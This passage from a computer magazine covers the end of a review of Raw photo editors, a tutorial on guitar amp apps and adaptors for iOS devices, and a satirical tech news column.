perfect for bringing out the saturation in a blue sky or boosting the fidelity of details in darker parts of the image, for example. It's also possible to draw a lasso to restrict a filter to a limited area of the frame. These lassos are easy to modify, both in terms of their shape and the amount of feathering around the edges. The net result is extremely precise control over colours, and a credible rival to Lightroom. LightZone falls behind for noise reduction and it lacks the profiles to correct for lens distortion, but otherwise its handling of Raw files is hard to fault.

LightZone's library management is basic, with a tree view for navigating folders and options to sort the selected folder by file name, date and various other criteria. File management is unorthodox but it works well enough. After editing a Raw file, a low-resolution JPEG of the edited version is saved to disk. Reopening the original Raw file starts again from scratch, but opening the low-resolution JPEG loads the Raw file with the various filters still in place.

Overall, LightZone lacks the immediacy of Picasa and the range of features offered by Zoner, but as a Raw editor it's highly credible.



If you don't mind rolling up your sleeves and running Linux, check out Darktable ([www.darktable.org](http://www.darktable.org)). It makes no pretences about where its inspiration lies, with lots of visual as well as functional similarities to Lightroom.

Library management is simple but effective. The Collect Images panel makes light work of filtering and searching the library by import job (known as a film roll), containing folder, camera model and various other metadata. Filtering by star rating is handled separately, and keyword tagging is nicely implemented.

All editing is non-destructive, so you can come back and tweak settings at any time. Colour correction is precise, with shadow and highlight control, tone curves plus the ability to modify the tone curve applied by default to Raw files. Noise-reduction quality is the most capable of any of the packages here, and chromatic aberration removal is included too.

A huge amount of deep-level editing is available, such as a choice of demosaic filters, lots of noise-reduction algorithms, dithering algorithms and various colour correction filters that achieve similar results in slightly different ways. It feels a bit unwieldy at times, but the interface does a reasonable job of bringing the most useful filters to the fore.

Ultimately, most people won't want to install a new operating system just to get their hands on Darktable, but those who are already running Linux— or looking for a good excuse to do so — should get a lot out of it. **CS**



LightZone has the precision to make the most of Raw files, especially when working with tricky high-contrast scenes

## NEXT MONTH

### LIGHT PAINTING

Get out your torches, set your camera to a long exposure and get ready to paint in three dimensions



# Turn an iPhone into a guitar amp

An input adaptor and the right app are all you need to turn your iOS device into a virtual guitar amp. **Ben Pitt** shows you how to find mobile nirvana



**COMPUTERS ARE AN** intrinsic part of modern music production, but there's something slightly depressing about being hunched over your computer when playing an instrument. If you're an electric guitarist, you'll want to kick back, turn up the volume and see the valves in your amp glowing. Your neighbours might have other ideas, of course.

An iPhone, iPod touch or iPad can make the perfect practice amp. You can take it anywhere, plug in a guitar and headphones and be playing in a matter of seconds. If you want to play with other people, just plug your phone or tablet into rehearsal studio speakers or even a hi-fi. It's much less hassle than carting a guitar amp and lots of effects pedals around. Best of all, you're not limited to the sound of a single amp. The apps we cover this month can simulate a wide range of amps, speaker cabinets and effects for every conceivable guitar sound – all for about £15.

## HIT THE ROAD JACK

The app isn't the only purchase you'll need to make. iPhones don't come with ¼in jack sockets, so you'll need an adaptor to get your guitar signal into the device.

The cheapest kind are simple adaptors that don't require a power supply and pipe the guitar signal in through the iOS device's microphone input. The iK Multimedia iRig was the first of this kind of adaptor, and is still available for around £20. An updated iRig 2 has just been announced, which is expected to cost £30. It adds an input volume control and a ¼in jack output for connecting to a



↑ The iRig 2 is a low-cost way to get a guitar signal into your iOS device via the combination headphone/microphone socket



↑ AmpliTube has some superb amps, effects and extra features, but beware of the aggressive upsell

conventional amplifier. The cheapest example of this kind of adaptor we've found is the Peavey AmpKit LiNK II, which costs £10 from [www.gear4music.com](http://www.gear4music.com).

These interfaces get the job done, but iOS microphone inputs aren't really designed for guitars. There's a lot of noise, especially when distortion and compression effects are applied. There's also a risk of feedback even when the connected guitar's volume is turned down, due to crosstalk between the microphone and headphone signals.

The guitar amp apps try to tackle these problems using noise gates and feedback suppression algorithms. These adaptors work well enough for private practice, but if you like

lots of distortion, and particularly if you'll be playing to an audience with your iOS device, it's best to go for something more capable.

## DOCK OF THE BAY

The next step up is an audio input that connects to the iOS device's 30-pin or Lightning connector. These are essentially USB audio interfaces, with all the analogue circuitry and analogue-to-digital conversion taking place within the controlled confines of the interface. There are various interfaces designed for electric guitars, such as the Pocketlabworks iRiffPort (£69 from [www.dv247.com](http://www.dv247.com)), Line 6 Sonic Port (£68), iK Multimedia iRig HD (£69) and Apogee JAM (£85, all from [www.gear4music.com](http://www.gear4music.com)).

The iRig HD and Apogee JAM both have a single guitar input, so the device's headphone socket is still used as the output. That's not much of a hindrance for use with headphones, as the quality of iOS headphone outputs is pretty good. However, mini-jack sockets are fragile, so we wouldn't want to use it in a gig. Both of these interfaces come with 30-pin, Lightning and standard Type A USB cables, so



# Quick reactions: combatting latency

Latency is an important but thorny issue for music production, and never more so when playing a guitar through an amp simulator effect. The clean sound goes into the device, is processed using various effects and then comes out again. The time it takes for this to happen is called latency, and high latency can make it completely impossible to play the instrument in time.

On a Windows or Mac computer, setting latency is a dark art, with the computer's hardware, the audio interface, the recording software, the number and complexity of plug-ins and the choice of audio driver type all having an influence. Set the latency too

low and drop-outs occur, introducing clicks in the audio. Thankfully, it's a lot easier on iOS devices, in so far as there's very little you can do about it either way.

We measured 22ms latency in AmpliTube when using an iRig Pro interface and the iPad's headphone output. However, there's an Ultra-Low Latency option in the settings, which brought it down to 14ms. The speed of sound is 340 metres per second, so 14ms is equivalent to standing around 5m from a guitar amp in the room. This kind of latency is perceptible but it's not too distracting.

Line 6's Mobile POD app doesn't have any latency settings to adjust, but 20ms

when played with the iRig Pro is just on the right side of acceptable. BIAS (see page 145) came in at 33ms, but setting its Latency from Normal to Low reduced this to 22ms. We found we sometimes had to toggle the Latency setting after launching the app to ensure it was delivering the lowest setting.

Ultimately, all these latency values are manageable, but whichever app you choose, it's worth using the lowest setting available. However, you'll need to listen for clicks in the audio output, particularly on slower hardware or if there are lots of effects in the chain. If clicks begin to appear, reverting to a higher latency value should remove them.



↑ The Alesis iO Dock II has inputs and outputs for every occasion, plus a bit of protection for the iPad



↑ Apple's GarageBand is packed with fun music-making tools, including a decent amp simulator

they'll work with any generation of iOS device, and Windows and Mac computers as well.

The iRiffPort has its own headphone socket and line output, both on mini-jack sockets. However, this adaptor is available only with the older 30-pin iOS connector.

The Line 6 Sonic Port is the best specified, with a ¼in socket for the guitar input and another serving as a line output to feed a guitar amp or PA system. There's also an aux input and headphone output on stereo minijacks. The lack of an input volume control seems a bit of an oversight, but it's usually possible to turn down on the guitar to avoid overloading the input. Line 6 also throws in the Mobile POD app. The Sonic Port comes with both 30-pin and Lightning cables, but confusingly it only supports iOS devices dating back to the 4th generation iPad and iPhone 5, which use Lightning connectors.

Another option is to invest in something that can accommodate more than just electric

guitars. We used the iRig Pro (£105, [www.gear4music.com](http://www.gear4music.com)), which adds an XLR mic input with phantom power for studio microphones. It also has a MIDI input, although this is the old-fashioned 5-pin DIN connector rather than the standard USB cable most modern MIDI keyboards use. Another option is the Line 6 Sonic Port VX (£140, [www.gear4music.com](http://www.gear4music.com)), which incorporates a stereo mic and a stereo line output on dual ¼in jack sockets.

The only downside with these interfaces is that, because they're powered by the dock connector, the iOS device can't be charged at


the same time. To get around this, consider the Alesis iO Dock II (£129, [www.gear4music.com](http://www.gear4music.com)), which is mains powered and includes a comprehensive set of inputs and outputs. It's designed to hold an iPad securely and is probably the best option if you're planning to take your app-powered guitar on the road.

## WE'RE A GARAGEBAND


There are lots of iOS guitar interfaces available, and the choice of app is just as varied. The first one to mention is Apple's GarageBand ([tinyurl.com/garagebandapp](http://tinyurl.com/garagebandapp)). At £3.99 it's one

→ You can get higher-quality audio with devices that connect to the iOS dock port, such as the Line 6 Sonic Port





Line 6 Mobile POD is our favourite guitar amp app for sound quality, with a rich vibrancy to its amps and effects



Mobile POD also scores highly for quantity, with 32 amp models to choose from

of the cheapest iOS amp simulators, but that's just one of its many functions. It's also a multitrack recorder and comes stuffed with virtual instruments, so you can record entire songs with drums, bass, vocals, piano, strings and all sorts of other instruments.

To use GarageBand with an electric guitar, select the Guitar Amp instrument and tap the icon on the left that resembles a jack plug. Enable the Monitor option so you can hear what you're playing. Move the Noise Gate slider all the way to the left, then slowly drag it to the right until the background hiss disappears. The drawback of using this noise gate is that the ends of notes can be cut off prematurely, but it's the only way to make the amp silent when you're not playing. Next stop is the guitar tuner, accessed via the tuning

fork icon on the right. Once you're happy with this, it's time to fire up the amp itself.

There are 32 preset guitar sounds, organised into Clean, Crunchy, Distorted and Processed categories. However, it's more fun to mix and match components to make your own sounds. These are drawn from a choice of eight amp models, many of which closely resemble real amps from the likes of Fender, Marshall, Vox and Orange – both in tone and appearance. Each virtual amp has the same settings, which isn't authentic to the original amps but makes it much easier to compare each one. Their tone varies greatly, from the gentle twang of English Combo to the full-throttle growl of Modern Stack. Up to four stompbox-style effects can be added to the chain from a choice of 10, including a

compressor, overdrive, fuzz and phaser. There's also the option to add reverb and delay using GarageBand's mixer settings (the icon with three faders towards the top right).

The latest version requires iOS 8.0 or later, which rules out certain older iOS devices. Otherwise, though, there's no excuse for iPhone, iPad and iPod touch owners of a musical persuasion not to snap up this versatile, highly entertaining app.

### DOWN IN THE TUBE STATION

AmpliTube is perhaps the best-known amp simulator app, made by the same company that produces the iRig interfaces. It's compatible with all devices running iOS 7.0 or later. AmpliTube now has a huge array of modules, with some included as standard and others available as in-app purchases or as special editions. It can get a bit confusing keeping track of what's been paid for, and the regular attempts to persuade you to purchase additional modules can be pretty tedious.

However, IK Multimedia deserves credit for offering something for nothing. AmpliTube Free and AmpliTube Fender Free are demos of the paid-for versions, but they're fully functional and offer the same high-quality processing. They're limited to one amp, one cabinet and a couple of effects, but that may be all you need to be getting on with.

The main app, AmpliTube, costs £15 from the iTunes store and includes nine virtual effects pedals, five amp models, four speaker cabinets and a choice of two microphones. Up to four effects can be used at a time, and the amp controls are accurately modelled on the amps on which they're based. There are various themed versions available for £11, bearing the suffixes Fender, Orange, Slash and Jimi Hendrix. We particularly like the Fender bundle, which sounds more charismatic to our ears than the standard set. You can also buy the standard version and then add the additional content as an in-app purchase.

Line 6 Mobile POD is free to download, but it doesn't support an audio input unless you pay a £15 in-app purchase or connect a

## Robot Rock: Guitar for Android

Android devices and music production generally don't mix, as the operating system doesn't provide the low latency required for real-time effects. There's lots of talk online about low-latency audio drivers for Android, but nothing yet that looks to us like a proper solution. Until it's built into the operating system it seems unlikely that app developers will want to expose themselves to the inevitable barrage of complaints from confused and angry customers.

IK Multimedia may have found a way to sidestep the problem, though. At the time of writing its iRig UA had just been announced,



iRig UA sidesteps Android's latency issues by processing audio within the adaptor

which the company claims will offer guitar processing for Android devices with a latency of just 2ms. In fact, all the processing happens in the iRig UA hardware, with the AmpliTube UA app simply acting as a programmer for the hardware.

The iRig UA is compatible with Android 4.0 or later, and requires the device to support USB Host or USB On The Go (OTG). The iRig UA is due in shops soon and is expected to cost around £80. We're looking forward to trying it out.



## GarageBand lets you record entire songs with drums, bass, vocals, piano, strings and all sorts of other instruments

↓ If you need hands-free control, check out the iRig BlueBoard controller



Line 6 Sonic Port or Sonic Port VX interface. This unlocks the full suite of models, with 32 amps, 15 cabinets and 15 effects pedals to choose from. Up to eight effects can be used at a time, with four before and four after the amp in the signal chain.

Mobile POD comes top for the quantity of amp models, and to our ears it also comes top for quality. As we auditioned the various presets, amp models and effects, we found that we spent more time being inspired into playing the guitar than we did with the other apps. The effects section is surprisingly simple, with only one distortion pedal, but there's a huge range of tones available from the 32 amps. It's particularly impressive that the gentler amp models are just as charismatic and interesting as the raunchier ones. Evocative names and graphics plus concise descriptions for each amp all contribute to a rewarding user experience.

JamUp by Positive Grid is available as a free taster app, with the full JamUp Pro costing £15. The free version includes two amp models plus a single distortion, delay, reverb, filter and modulation effect. JamUp Pro increases this to 40 amps, 17 distortion pedals, 16 modulation effects and so on. Other features include a built-in eight-track recorder and a Jam mode that plays back songs from the iTunes library, complete with options to slow the track down and change the pitch – just the thing for mastering those tricky guitar solos.

JamUp becomes really interesting when it's used alongside the snappily titled BIAS Guitar and Bass Amp Designer and Modeler (£15). JamUp and BIAS can be used as standalone apps, but with both installed, BIAS acts as an editor for JamUp's amp models.

BIAS goes way beyond any other app in the extent to which amplifiers can be customised. While the others let you pick an amp model and adjust its settings, this one lets you design an amplifier from basic virtual components. You can choose which type of valve is used at four points in the signal chain,



↑ BIAS Guitar and Bass Amp Designer and Modeler lets you design your own virtual amps by mixing and matching virtual valves and other components



change the power amp topology and adjust settings such as Bias Adjust and Splitter Gain. Much of the science behind it is beyond us, but it's enough to simply experiment and go for whatever sounds right. There's an option to set between one and five valves at the input stage, which is a quick way to vary the tone from a gentle sizzle to searing distortion.

There are no virtual effects pedals, but the Room Control page in the Settings adds some reverb to re-create the sound of an amp in a room. For a full assortment of effects, you can export the custom amp model to JamUp or JamUp Pro. The only downside is that it's not possible to customise amp settings while auditioning the effects at the same time.

### GOT LIVE IF YOU WANT IT

All these apps support Audiobus for inter-app audio. That means you can use an amp simulator app to process your guitar sound and record it to GarageBand, for example. The only limitation is that you record the processed version of the performance. If you use GarageBand's built-in amp simulator, the dry signal is recorded and the amp settings can be adjusted all the way up to the final mix.

If you're planning to use these apps live, you'll find that an iPhone or iPad isn't very easy to operate with your feet. Manufacturers have thought of this, though. The iRig BlueBoard by IK Multimedia is a Bluetooth controller with four footswitches for switching between sounds in AmpliTube. The controller also has two sockets to attach additional pedals for volume control and wah-wah effects. The AirTurn range of Bluetooth pedals ([www.sightread.co.uk](http://www.sightread.co.uk)) offer similar functions and are supported by the Positive Grid apps.

It will probably be a while before gig-going audiences accept seeing their guitar heroes roll up to a concert with nothing more than a guitar and an iPhone or iPad. For the rest of us, though, it's a big breakthrough for convenience and value. If nothing else it makes it easier than ever to enjoy playing the guitar, and that can only be a good thing.

### NEXT MONTH

#### 3D SCULPTING

Use your iPad or Android tablet to create 3D models



# Zygote

Hiding an iPhone where the sun don't shine is not something that **Zygote** recommends, particularly now that Apple can track your every move

## BRAND AWARENESS

Although ISIS is synonymous with a bunch of murderous gangsters, misguided marketers have recently used the name to try to flog household brands, including TV sets at Tesco, and a range of ceramics from HRH the Prince of Wales. Now Google is looking to buy the mobile payments company formerly known as ISIS for \$100 million.

ISIS was set up by T-Mobile and Verizon, although creating a global caliphate doesn't seem to have been in their original plan. Nonetheless Zygote will keep tabs on Google for any news of it trying to buy other suspiciously named brands, including ETA Electronics, PROVO Hotels and KKK Turbochargers.

## MISSPRINT

In a crafty patent application, Apple, the world's most profitable corporation, is looking to extend its TouchID fingerprint recognition system. The company wants to record, upload, store and retrieve our dabs, allowing it to verify our identities for its own purposes.

This will almost certainly be pitched as a safe, secure and instant payment mechanism for the vital things in life, such as pizzas. How innocent. Next it will replace car keys, door keys and PINs. How convenient. Then it will begin to record our habits and whereabouts, via microchipped door handles, smart coffee cups, and self-aware bog paper. How amusing. And finally, for our own safety, the intelligence services will step in and take over as we happily give up our anonymity in exchange for a few more smart gadgets. How terrifying.

## KINK KONG

Chinese officials have refused to name the man who tried to cross the regional border from Hong Kong, but was arrested because of his "strange walking posture". A quick strip-search revealed he was a smuggler, wearing a bizarre

suit strapped to his body, made from 94 iPhones and worth about £33,000 on the local market.

He was lucky he didn't take a leaf out of 22-year-old Anthony Alvey's book, whose method of smuggling an iPhone into the Shreveport detention centre in Louisiana was to shove it up his rectum. 94 of them would have rendered his walking posture something more than "strange".

## SPAM CANNED

Zygote applauds the new Canadian legislation that makes it illegal for companies to install software on a private computer, tablet or smartphone without the express permission of the user. Those annoying default settings for automatic updates by the likes of McAfee are now punishable in Canada by fines, and classed in the same bracket as "damaging and deceptive forms of spam and online threats."

Let's hope our own Information Commissioner's Office follows the Canadian example to help stop corporates hijacking our machines.

## TONGUE TWISTER

The latest version of Google Translate could be the app that brings the world international understanding. Zygote has been testing the free software for a couple of months on all sorts of portable devices, and it seems almost flawless in rendering plain

English, colloquialisms, slang and even pillowtalk into any language from Albanian to Zulu, by way of Esperanto, Latin and Welsh. And we're not talking text here, we're talking... well, talking.

Admittedly the vocals for some languages sound a bit Stephen Hawking, but practical simultaneous translation between any language has truly arrived. The default female English voice sounds a bit like a head prefect, but this is balanced by the miserable sod who speaks Turkish. And the fine-tuning is astounding, with 21 different accents for Spanish alone.

But Zygote is well aware what most users will do when they upload Translate for the first time, and it won't be asking the way to the nearest chip shop. So, to save you the frustration of censorship, touch the little cogwheel near the bottom of the screen and locate the blue button labelled "block offensive words". Now slide it to the left, and your obscenities will be vocalised in any language you want.

## CU LATER

Most ISPs would agree that copper wire is not the best way to transmit high-speed data, none more so than Verizon, the biggest telecoms company in the USA. Organised gangs of thieves are stripping the copper from Verizon networks on an industrial scale across a dozen states, with

10,000 feet of valuable wiring disappearing in the latest incident in Southern California.


The company is now offering rewards of \$10,000 per incident to grass up the rustlers, but Zygote is beginning to wonder if it wouldn't be cheaper to replace all that lovely copper with fibre optic cables, one tenth the width of a human hair. After all, melted-down strands of glass and plastic have a very limited appeal to organised crime.

## PAWS BUTTON

The conversion of babies into data has arrived, thanks to a blackmail campaign that extorts over three hundred quid from parents in exchange for a computerised cuddly toy.

Teddy The Guardian looks like a teddy bear but thinks like Big Brother, waiting for baby to hold its 'smart paw' and, according to the manufacturers, "like a mother's soothing touch, will provide parents with meaningful and complete insight in the child's health condition".

Heart rate, oxygen levels and body temperature are all beamed back to mummy's smartphone, and Teddy's own glowing little heart is programmed to beat in sync with junior's, changing colour if anything untoward happens. Presumably Teddy also changes colour when it fails to predict that baby has crapped all over it. **CS**



The selfie was invented by Rembrandt in 1629



Coin-slot selfie booths became available in the 20th Century



And selfies are now extremely popular with people who have no friends.

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
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